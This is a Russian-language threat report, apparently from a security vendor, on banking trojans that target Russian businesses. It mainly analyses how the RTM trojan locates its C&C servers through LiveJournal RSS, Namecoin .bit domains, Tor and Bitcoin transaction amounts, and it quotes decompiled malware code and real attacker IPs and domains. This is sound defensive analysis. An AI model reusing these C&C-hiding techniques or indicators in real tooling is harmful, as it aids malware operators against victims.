Типовая атака этим классом вредоносных программ происходит следующим образом.

Сотруднику компании приходит электронное письмо с документом для Microsoft Word, который якобы содержит договор, счета к срочной оплате, коммерческое предложение или уведомление от органа государственной власти.

На самом деле в файле находятся записанные злоумышленниками макросы — программные алгоритмы действий. В Microsoft Office макросы помогают автоматизировать рутинные задачи, однако киберпреступники с их помощью инициируют действия, которые приводят к запуску вредоносной программы.

ВПО устанавливает связь с управляющим сервером и начинает через него получать дополнительные функциональные модули и команды от злоумышленников.

С помощью управляемого вредоноса киберпреступники похищают средства. Как правило, это происходит за счет манипуляций в бухгалтерских программах от 1С, довольно распространенных в российских организациях: ВПО подменяет в платежных поручениях счет легитимного получателя на счет злоумышленников.

С 2014 г. основная масса таких атак совершалась тремя программами: Buhtrap, RTM и Dimnie. Активность последней в 2019–2020 гг. снизилась, однако два других семейства ВПО остаются актуальными.


Buhtrap расширила функциональность до шпионского ПО и стала применяться в атаках на государственные организации. Это было зафиксировано в июне 2019 г. В ходе той же кампании вредонос эксплуатировал **уязвимости нулевого дня**, что не очень типично для банковского трояна[30].

30. Buhtrap group uses zero-day in latest espionage campaigns // WeLiveSecurity by ESET.

RTM, иронично названная в честь аббревиатуры Read the Manual («читай инструкцию»), по-прежнему сосредоточена именно на коммерческих компаниях. И активность вредоносной программы растет: в первом квартале 2020 г. мы обнаружили вдвое больше уникальных исполняемых файлов RTM, чем в аналогичном периоде прошлого года (рост на 108%). Как правило, разница между этими исполняемыми файлами незначительна, однако иногда образцы демонстрируют новый виток эволюции RTM.

Одна из ключевых линий развития трояна касается связи с управляющим сервером. Для успешной операции злоумышленникам важно поддерживать стабильную связь с зараженными компьютерами, поэтому они скрывают адреса своих управляющих серверов и регулярно обновляют способы, которыми ВПО находит эти адреса.

В следующем разделе мы рассмотрим, как создатели RTM подходили к этой задаче в разных версиях программы: подчас их решения удивляют изобретательностью.



**Уязвимость нулевого дня** (zero-day vulnerability) — это брешь в безопасности ПО, для которой еще не выпущено исправление.

Выражение буквально означает, что к моменту первой атаки, эксплуатирующей эту уязвимость, у разработчиков ПО было 0 дней на подготовку исправленной версии.

# RTM: поиск управляющих серверов

RTM любит организовывать передачу адреса C&C-сервера так, чтобы IP можно было динамически менять без модификации исходного кода вредоносного ПО.

С одной стороны, это облегчает жизнь злоумышленникам и может ввести в заблуждение аналитиков. С другой — позволяет специалистам предугадывать адреса управляющих серверов до очередной вредоносной рассылки.

За время существования трояна мы отметили четыре способа, которыми он получает IP-адреса серверов управления.

## 2015–2016 гг.: RSS

В первых версиях RTM для обновления адресов управляющих серверов использовалась RSS-лента.

Злоумышленники создавали в LiveJournal блог, содержащий адреса C&C в зашифрованном виде. Для получения адресов управляющих серверов RTM отправляла запрос к `hxxps://<blog_name>.livejournal[.]com/data/rss/` и обрабатывала ответ.

Продемонстрируем формат ответа на примере `hxxps://f72bba81c921.livejournal[.]com/data/rss/`.

Содержимое RSS-ленты. В поле description расположены зашифрованные адреса управляющих серверов

```
<rss version="2.0">
<channel>
<title>f72bba81c921</title>
<link>https://f72bba81c921.livejournal.com/</link>
<description>f72bba81c921 - LiveJournal.com</description>
<lastBuildDate>Thu, 05 Nov 2015 02:32:20 GMT</lastBuildDate>
<generator>LiveJournal / LiveJournal.com</generator>
<lj:journal>f72bba81c921</lj:journal>
<lj:journalid>77015555</lj:journalid>
<lj:journaltype>personal</lj:journaltype>
<item>
<guid isPermaLink="true">https://f72bba81c921.livejournal.com/627.html</guid>
<pubDate>Thu, 05 Nov 2015 02:32:20 GMT</pubDate>
<title>1</title>
<author>f72bba81c921</author>
<link>https://f72bba81c921.livejournal.com/627.html</link>
<description>
[40]1b05e4a4d3709f1eaa0addba2b981868c0ad5b3c6a0a71090eed48982ab4727035f4b0b23f4469e11ed1109f5b1124985a6e9ee8e662df21c6d593a9a960[/40]<br />
<br />[41]9e7780b8c0a641edb710d52df0b80b9997a74b3c5fdab8cd5da6775a9fb9bf13883711f16427c474793c152798e4280a620594a03cc0fc15d796b2584585[/41]<br />
<br />[30]8278fcdcb4694799680f251faf0658f9e80dc9c36ed46c39666d35d0fd76de80bd4c70e771cfae94fbb6a8ce0ea3becd2e9087e5a183534e9aa7b7f8ba8b[/30]<    />
<br />[1]9efc08e5bd3e58df11b6dc74a50218d0374494c32b15445093d11c82e1960f12ae6846219aaf3af0da0dd8b6b5a6df37748c47b9c268a01d[/1]<br />
<br />[60]2b026e46792db1bb6f90e4ec774c13659c057b13181122328f340db23a2978e5777d3a92773a86ce5f347b909e95a79f4b562da7a9450a34029f[/60]<br />
<br />[42]bff0b4cf5a9da230b5db8650ae371a297fd10b06f09494533dad576eb1e60047af1230d1fddd59dde07a783ff55624e1d6a3fff7de16f5
```

```
a3d0d8efbee094[/42]<br />
<br />[43]7f54460724363cd9ba7efb9b4340f3
e122107839d73c0023ef508afe2232b0e991a294
d2894eb4dd3c986c2f52984337f84aa7fcae3d3a
edd00a58792b82[/43]<br />
<br />[56]cd0c24857167077f652a2a654e323c
ef5d212de3c7fe0fb806b58c02a87eb37c0a68ef
f6aa7af0276e55e040efc67c72852cb99059a7d0
0e380587a6561c[/56]<br />
<br />[57]456ceb4f3b31c84aa3f06b41c44d60
d37d855250a840114843cbd9dd6f8e34e82e3ad9
c242405560a411636afa0f043ce877351157b7ad
9fb46298e04fde[/57]<br />
<br />[58]54a007ec6ab22c8d3a4608a0abd7bf
7c0652c483b16152e33d11051362e28ddb07cc3a
47ae718b61f93198b59969b7467f9945e55ce1bd
e2e0ee4fc4a626[/58]<br />
<br />[59]c82e1e269ae245ca14545d22b4c693
4ebff53888df8d93bf54dc5de0e369ddae03c78a
c1e04960d2942fe9e41104aa852a55cfc08354e3
4987f98ca6b019[/59]
</description>
<comments>
https://f72bba81c921.livejournal.
com/627.html#comments
</comments>
<lj:security>public</lj:security>
<lj:reply-count>0</lj:reply-count>
</item>
</channel>
```


Расшифрованные строки с первоначальным адресом управляющего сервера и адресом RSS-ленты. Данные получены в процессе работы программы

```
dd offset aGet ; "GET"
dd offset aPost ; "POST"
dd offset aHttp11 ; "HTTP/1.1"
dd offset aMozilla50Compa ; "Mozilla/5.0
(compatible; MSIE 9.0; Wind"…
dd offset aAcceptTextHtml_0 ; "Accept:
text/html, application/xhtml+xm"…
dd offset aAcceptTextHtml ; "Accept:
text/html, application/xhtml+xm"…
dd offset aWebstatisticao ;
"webstatisticaonline.tech/r/z.php"
dd offset aHttpF72bba81c9 ; "http://
f72bba81c921.livejournal.com/dat"…
dd offset asc_4C5D74 ; "*.*"
dd offset aDtt_0 ; "*.dtt"
dd offset aDtt ; ".dtt"
dd offset aSpc ; "spc"
```

## 2016–2019 гг.: .bit

В марте 2016 г. RTM стала использовать в качестве адресов управляющих серверов домены в зоне .bit.

Эти домены поддерживаются альтернативным DNS-регистратором Namecoin, основанным на технологии блокчейн. Система децентрализована, поэтому домены в зоне .bit сложно заблокировать.

IP-адреса управляющих серверов на .bit RTM получала одним из двух способов:

- через API обозревателя блоков Namecoin;
- через разрешение доменного имени с помощью специальных DNS-серверов.

Функция получения адресов C&C через домены в зоне .bit

```
ascii_cc_ptr = 0;
v3 = a3;
ip_address = ip_res;
wide_cc_ptr = cc_address_prt;
v9 = &savedregs;
v8 = &loc_41210F;
v7 = __readfsdword(0);
__writefsdword(0, &v7);
res = GetIPAddress_NamecoinAPI_
sub_411BF0(cc_address_prt, ip_res, a3);
if ( !res )
{
  LStrFromWStr(&ascii_cc_ptr, wide_cc_
  ptr);
  if ( !GetDnsImports_sub_41201C(res)
    || (res = GetIPAddress_DnsResolve_
    sub_411E4C(ascii_cc_ptr, ip_
    address, v3), !res) )
  {
    res = gethostbyname_
    sub_411D90(ascii_cc_ptr, ip_
    address);
  }
}
```

**Способ 1: через API обозревателя блоков Namecoin.** В этом случае RTM осуществляет запрос к hxxps://namecoin.cyphrs[.]com/api/name_show/d/<name> и из тела ответа извлекает IP-адрес управляющего сервера.


Отметим, что RTM для подстраховки получает сразу два IP-адреса: если один окажется недоступен, вредоносное ПО обратится по второму, не повторяя всю процедуру запроса сначала.

Рассмотрим функцию получения адресов C&C этим способом на примере домена `stat-counter-7[.]bit`.

### Функция получения IP-адресов управляющих серверов через API обозревателя блоков Namecoin

```
url = 0;
name_ptr = 0;
data = 0;
v18 = a3;
v3 = a2;
cc_address_ptr = cc_ptr;
v12 = &savedregs;
v11 = &loc_411D7E;
v10 = __readfsdword(0);
__writefsdword(0, &v10);
LStrClr(a2);
LStrClr(v18);
GetName_sub_411BA0(cc_address_ptr, &name_ptr);// stat-counter-7.bit
WStrCat3(&url, ofDecryptedWideStrings->api_name_show_d, name_ptr);
// name_ptr value: /api/name_show/d/
// url value: namecoin.cyphrs.com/api/name_show/d/stat-counter-7
v5 = HttpRequest_sub_40DC88(ofDecryptedWideStrings->namecoin_cyphrs_com, url, 0, 0, 443, 2, 0, 0, &data_struct) != 0;
if ( v5 )
{
  v5 = 0;
  LStrFromPCharLen(&data, v17, data_struct);
  index = LStrPos(ascii->aIp, data);
  // ip\":[\"
  if ( index )
  {
    GetStr_sub_4035E8(&data, 1, (index + 7));
    v7 = LStrPos(ascii->slash, data);
    // \"
    if ( v7 )
    {
      LStrCopy(v3);
      GetStr_sub_4035E8(&data, 1, (v7 + 1));
      v5 = sub_40E2C4(*v3, 0);
      v8 = LStrPos(ascii->_slash, data);// ,\"
      if ( v8 )
      {
        GetStr_sub_4035E8(&data, 1, (v8 + 2));
        if ( LStrPos(ascii->slash, data) )// \"
          LStrCopy(v18);
      }
    }
  }
}
```

В рамках этого способа злоумышленники использовали запросы не только к `hxxps://namecoin.cyphrs[.]com/api/name_show/d/`, но и к `hxxps://namecha[.]in/name/d/` — в этом случае RTM обрабатывала поле «Current value».



Summary

| | |
|---|---|
| Status | Active |
| Expires after block | 490881 (34292 blocks to go) |
| Last update | 2019-06-03 09:57:02 (block 454881) |
| Registered since | 2019-01-31 21:06:37 (block 436711) |

Current value

```
{
   "ip": [
      "85.217.170.12",
      "91.92.136.57"
   ]
}
```

Operations

| Date/time | Block | Transaction |
|---|---|---|
| 2019-06-03 09:57:02 | 454881 | 379caa91a8... |
| 2019-06-03 09:20:07 | 454878 | 2c83c4a57b... |

| Operation | Value |
|---|---|
| OP_NAME_UPDATE | {"ip":["85.217.170.12","91.92.136.57"]} |
| OP_NAME_UPDATE | {"ip":["85.217.170.12","185.205.210.233"]} |

Содержимое веб-страницы по URL-адресу hxxps://namecha[]in/name/d/stat-counter-7

**Способ 2: через разрешение доменного имени.** Этим способом злоумышленники пользовались, если предыдущий не давал результата. В таком случае RTM получала IP-адрес, соответствующий доменному имени управляющего сервера, с помощью специальных DNS-серверов — за это отвечала функция `DnsQuery_A`.

Функция DnsQuery_A в программном коде библиотеки core.dll

```
ip_addr = ip_address;
ascii_cc_ptr = a1;
pr_index = 0;
if ( DnsQuery_A )
{
  ip_str = LStrToPChar(ascii->dns_ip_1);
  // 188.165.200.156
  ip_dword = (*of_inet_addr)(ip_str);
  count = 1;
  name_ptr = LStrToPChar(ascii_cc_ptr);
  if ( !DnsQuery_A(name_ptr, DNS_TYPE_A,
  DNS_QUERY_USE_TCP_ONLY, &count,
  &pDnsRecord, 0)
    && pDnsRecord
    && pDnsRecord->flag == 1 )
  {
    pr_index = GetIP_
    sub_411DCC(&pDnsRecord->int0, ip_
    addr, ip_addr, &savedregs);
    if ( pr_index )
    {
      if ( pDnsRecord &&
      DnsRecordListFree )
        goto LABEL_28;
    }
  }
  ip_str_1 = LStrToPChar(ascii->dns_
  ip_2);
  // 91.217.137.37
  ip_dword = (*of_inet_addr)(ip_str_1);
  ip_str_2 = LStrToPChar(ascii->dns_
  ip_3);
  // 188.165.200.156
  ip_dword_1 = (*of_inet_addr)(ip_
  str_2);
  ip_str_3 = LStrToPChar(ascii->dns_
  ip_4);
  // 217.12.210.54
```

```
  ip_dword_2 = (*of_inet_addr)(ip_
  str_3);
  count = 3;
  counter = 50;
  do
  {
    pr_index = GetValue_sub_40672C() %
    count;
    pr_index_1 = GetValue_sub_40672C()
    % count;
    if ( pr_index_1 != pr_index )
    {
      dns_ip = *(&ip_dword + pr_
      index);
      *(&ip_dword + pr_index) = *(&ip_
      dword + pr_index_1);
      *(&ip_dword + pr_index_1) =
      dns_ip;
    }
   --counter;
  }
  while ( counter );
  name_p = LStrToPChar(ascii_cc_ptr);
  if ( !DnsQuery_A(name_p, DNS_TYPE_A,
  DNS_QUERY_USE_TCP_ONLY, &count,
  &pDnsRecord, 0)
    && pDnsRecord
    && pDnsRecord->flag == 1 )
  {
    LOBYTE(pr_index) = 1;
  }
```

Прототип функции DnsQuery_A, объявленной в заголовочном файле WinDNS.h

```
DNS_STATUS
WINAPI
DnsQuery_A(
    _In_    PCSTR      pszName,
    _In_    WORD       wType,
    _In_    DWORD      Options,
    _Inout_opt_        PVOID      pExtra,
    _Outptr_result_maybenull_    PDNS_
    RECORD * ppQueryResults,
    _Outptr_opt_result_maybenull_ PVOID *
    pReserved
    );
```

Четвертым аргументом в функцию DnsQuery_A передается адрес структуры _IP4_ARRAY на стеке. По нему содержится массив IP-адресов специальных DNS-серверов.

Структура _IP4_ARRAY на стеке

```
-00000040 count           dd ?
-0000003C ip_dword        dd ?
-00000038 ip_dword_1      dd ?
-00000034 ip_dword_2      dd ?
```

В случае успешного выполнения функции DnsQuery_A IP-адрес управляющего сервера можно получить, прочитав следующее значение: pDnsRecord -> Data.A.IpAddress.

Из декомпилированного кода одного из экземпляров видно, что для разрешения доменного имени C&C используется специальный DNS-сервер 188.165[.]200.156. А в случае неудачи используется список из трех DNS-серверов: 91.217[.]137.37, 188.165[.]200.156, 217.12[.]210.54.

## 2019 г.: Tor

15 февраля 2019 г. мы впервые обнаружили образцы RTM, управляющий сервер которых расположен в сети Tor (hxxp://5aaw3unbkm5jqx7d[.]onion/index[.]php).

Адрес управляющего сервера в сети Tor среди расшифрованных строк. Данные получены во время работы программы

```
dd offset aHttp5aaw3unbkm ; "http://5aaw3unbkm5jqx7d.onion/index.php"
dd offset aBotnetPrefix ; "botnet-prefix"
dd offset aBotnetId ; "botnet-id"
dd offset aCcConnectInter ; "cc.connect-interval"
```

Участок дизассемблированного кода, в котором происходит разбор URL-адреса управляющего сервера

```
lea     eax, [ebp+lpUrlComponents]
push    eax
push    0
lea     eax, [ebp+Url]
mov     edx, dword ptr [ebp+pwszUrl]
call    WStrFromPWCharLen ; pwszUrl="http:///w762icwux5m5p2mg.onion/index.php"
mov     eax, [ebp+Url]
call    WStrLen
push    eax     ; dwUrlLength=0x27
mov     eax, dword ptr [ebp+pwszUrl]
push    eax     ; pwszUrl="http://w762icwux5m5p2mg.onion/index.php"
mov     eax, ds:WinHttpCrackUrl
mov     eax, [eax]
call    eax     ; WinHttpCrackUrl
mov     ebx, eax
test    ebx, ebx
jz      short loc_40DF2C
```

Такие образцы рассылались до 9 апреля 2019 г., после чего RTM снова перешла на использование доменной зоны .bit.

## С 2019 г.: биткоин

10 июня 2019 г. мы обнаружили образец RTM, получающий IP-адреса C&C-серверов из транзакций на определенный криптокошелек.

Как и прежде, RTM генерирует два IP-адреса. Каждый адрес скрыт в количестве перечисленных биткоинов за две идущие подряд транзакции.

Для получения IP-адресов C&C ВПО осуществляет запрос по адресу hxxps://chain[.]so/api/v2/get_tx_received/BTC/. В ответе содержится набор транзакций на счет криптокошелька.

```
{
  "status": "success",
  "data": {
    "network": "BTC",
    "address": "bc1qh96q46mw72shp2j39uq3z0wh0gezguvk9qq5js",
    "txs": [{
      "txid": "a7b26c289a3e27ef5eafaa8b2837296dcf244c3d2d9f13d781435834d900941f",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00023643",
      "confirmations": 47904,
      "time": 1560086710
    },
    {
      "txid": "6f260f9de5ae478c59d527fe81425f48ba9d7d89b2c03a5c67761d80051f7424",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00014728",
      "confirmations": 47904,
      "time": 1560086710
    },
    {
      "txid": "8f9ee9295a1c5792eac69f9013933d43dbb9c99d083713a1dd0f3073f06db5c1",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00055637",
      "confirmations": 47904,
      "time": 1560086710
    },
    {
      "txid": "ddd09072a957c3e9e922c9c7edc9a587bae2d1594cd1c58c69edabc91a6e31fd",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00003242",
      "confirmations": 47904,
      "time": 1560086710
    },
    {
      "txid": "6c06482d309bbefa28cfb9a944bf975921cf7774d08371933769f3c85a9681dc",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00023643",
      "confirmations": 47719,
      "time": 1560187837
    },
    {
      "txid": "fd55f5f8b6087b3c4a6c4b17c122eb1b2ebf35c84b5e17f2591f068443bc1822",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00014728",
      "confirmations": 47719,
      "time": 1560187837
    },
    {
      "txid": "ccf403b8190a55676967100eb96694bae9a8e8ba852cbb1add4e81079cc993bc",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00040030",
      "confirmations": 47719,
      "time": 1560187837
    },
    {
      "txid": "f93a4c95ed04e58eb32829ab1d6fb16432e519126cabda416dbcef90c46741cc",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
```

```
        "script_hex": "0014b9740aeb6ef2a1
         70aa512f01113dd77a32247196",
        "value": "0.00008483",
        "confirmations": 47719,
        "time": 1560187837
      }]
   }
}
```

Мы разберем две последние транзакции.

Участок кода, где происходит получение IP-адресов C&C из биткоин-транзакции

```
LStrClr(ip_addr);
LStrClr(v3);
WStrCat3(&address, wide->api_v2_get_tx_
received_BTC, bitcoin_wallet);// /api/
v2/get_tx_received/BTC/<wallet>
res = HttpRequest_sub_6FD7EC(wide-
>chain_so, address, 0, 0, 443, 2, 0, 0,
&DataStruct) != 0;// chain.so
if ( res )
{
   res = 0;
   LStrClr(ip_address);
   LStrClr(v3);
   LStrFromPCharLen(&ptrJsonData,
   DataPtr, DataStruct);
   Sysutils::LowerCase(ptrJsonData,
   &ptrLcJsonData);
   LStrLAsg(&ptrJsonData,
   ptrLcJsonData);
   if ( FindValue_sub_701714(&value_0,
   0, &savedregs) && FindValue_
   sub_701714(&value_1, 0, &savedregs) )
   {
      IntToString(value_1);
      octet = SHR_8_sub_6F6464(value_1);
      IntToString(octet);
      IntToString(value_0);
      v8 = SHR_8_sub_6F6464(value_0);
      IntToString(v8);
      LStrCatN(ip_address, 7);
      LOBYTE(res) = 1;
   }
   if ( FindValue_sub_701714(&value_0,
   res, &savedregs) && FindValue_
   sub_701714(&value_1, res, &savedregs)
   )
   {
      IntToString(value_1);
      v9 = SHR_8_sub_6F6464(value_1);
      IntToString(v9);
      IntToString(value_0);
      v10 = SHR_8_sub_6F6464(value_0);
      IntToString(v10);
      v12 = v16;
      LStrCatN(v3, 7);
   }
}
```

В функции `FindValue` происходит поиск дробной части от суммы перевода. Поиск идет с конца буфера. При каждом следующем вызове функции обрабатываются данные, начиная с текущего индекса. То есть в нашем примере при последовательных вызовах функции `FindValue` будут получены значения 8483, 40030, 14728 и так далее.

Дизассемблированный код получения IP-адреса из сумм переводов на криптокошелек

```
xor     eax, eax
mov     al, byte ptr [ebp+value_1]
lea     edx, [ebp+data]
call    IntToString
push    [ebp+data]
push    offset sep      ; "."
mov     ax, word ptr [ebp+value_1]
call    SHR_8_sub_6F6464
and     eax, 0FFh
lea     edx, [ebp+var_28]
call    IntToString
push    [ebp+var_28]
push    offset sep      ; "."
xor     eax, eax
mov     al, byte ptr [ebp+value_0]
lea     edx, [ebp+var_2C]
call    IntToString
push    [ebp+var_2C]
```

```
push    offset sep      ; "."
mov     ax, word ptr [ebp+value_0]
call    SHR_8_sub_6F6464
and     eax, 0FFh
lea     edx, [ebp+var_30]
call    IntToString
push    [ebp+var_30]
mov     eax, esi
mov     edx, 7
call    LStrCatN
mov     bl, 1
```

Данный код делает следующее:

```
ip_address = str(value_1 & 0xff)
+ «.» + str(value_1 >> 0x8) + «.»
+ str(value_0 & 0xff) + «.» +
str(value_0 >> 0x8)
```

То есть, перечислив 0,00040030 BTC, а затем 0,00008483 BTC, злоумышленники скрыли для своей программы IP-адрес `94.156[.]35.33`.

Аналогичным образом RTM получает второй IP-адрес управляющего сервера из двух предыдущих транзакций.

В таком виде вредоносное ПО RTM рассылается по сегодняшний день.

# Атаки на частных лиц

Рассматривая атаки на частных лиц, мы преимущественно говорим о киберугрозах для мобильных устройств, а еще точнее — для устройств под управлением ОС Android. Именно с таких девайсов чаще всего выходят в интернет индивидуальные пользователи[1].

Меры борьбы с мобильным ВПО за последние полтора года дали положительные результаты: снизилась активность вредоносных приложений, которые крадут или обманом вытягивают деньги у жертв.

1. Operating system market share worldwide // Statcounter Global Stats.

На этом фоне выделились разработчики ВПО, которые зарабатывают на навязчивом показе рекламы или слежке за цифровым поведением пользователя. Их модели монетизации встроены в легальный сегмент экономики, но от этого приложения не становятся менее опасными.

Впрочем, о победе над классическими киберпреступными схемами говорить рано. Год назад мы отметили новые техники у ряда банковских вредоносов — сейчас они, похоже, могут запустить массовую эволюцию, которая приведет либо к новым бумам, либо к повышению деструктивности каждой отдельной атаки.

**39%**

посещений веб-страниц приходится на пользователей ОС Android[2]

2. Operating system market share worldwide // Statcounter Global Stats.

# Прогресс в защите

По итогам 2019 г. общая активность мобильного ВПО заметно сократилась.

Согласно одной из оценок, число **установочных пакетов** с вредоносными мобильными приложениями уменьшилось почти на треть — 34% — по сравнению с 2018 г. На 31% снизилось и количество непосредственных атак на пользователей, если судить по статистике антивирусных программ[3].

